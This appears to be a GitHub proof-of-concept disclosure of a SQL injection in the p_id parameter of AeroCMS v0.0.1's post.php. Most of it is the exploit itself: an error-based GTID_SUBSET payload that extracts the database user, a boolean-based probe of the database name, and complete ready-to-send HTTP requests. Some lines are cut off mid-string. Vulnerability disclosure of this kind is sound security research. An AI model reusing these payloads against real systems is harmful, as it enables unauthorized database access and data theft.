slsys0 commit post_sql_injection/ file

0 contributors

57 lines (36 sloc) 1.73 KB

post_sql_injection


Step to Reproduct

- The `p_id` parameter from the AeroCMS-v0.0.1 CMS system appears to be vulnerable to SQL injection attacks. The malicious user can dump-steal the database, from this CMS system and he can use it for very malicious purposes.

Exploit

Query out the current user

```
GET /AeroCMS-0.0.1/post.php?p_id=1+AND+GTID_SUBSET(CONCAT(0x7e,(SELECT+(ELT(9647=9647,user()))),0x7e),9647) HTTP/1.1
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=jq9gpq0retupblaa74t4jtj243
Connection: close
```



Vulnerable Code

```
AeroCMS-0.0.1\post.php
```

The p_id parameter is passed in the GET mode and brought into the mysql_query() function without filtering

p_id参数通过Get方式传入，未经过滤带入mysql_query()函数

SQL query statements

```
"UPDATE posts set post_views_count = post_views_count + 1 WHERE post_id = 1 AND GTID_SUBSET(CONCAT(0x7e,(SEL
"SELECT * FROM posts WHERE post_id = 1 or if(substr(database(),1,1)='a',1,0) AND post_status = 'published'"
```

POC

- Injection Point

```
p_id=1+AND+GTID_SUBSET(CONCAT(0x7e,(SELECT+(ELT(9647=9647,user()))),0x7e),9647)
```

- Request

```
GET /AeroCMS-0.0.1/post.php?p_id=1+AND+GTID_SUBSET(CONCAT(0x7e,(SELECT+(ELT(9647=9647,user()))),0x7e),9647)
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.428
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=jq9gpq0retupb1aa74t4jtj243
Connection: close
```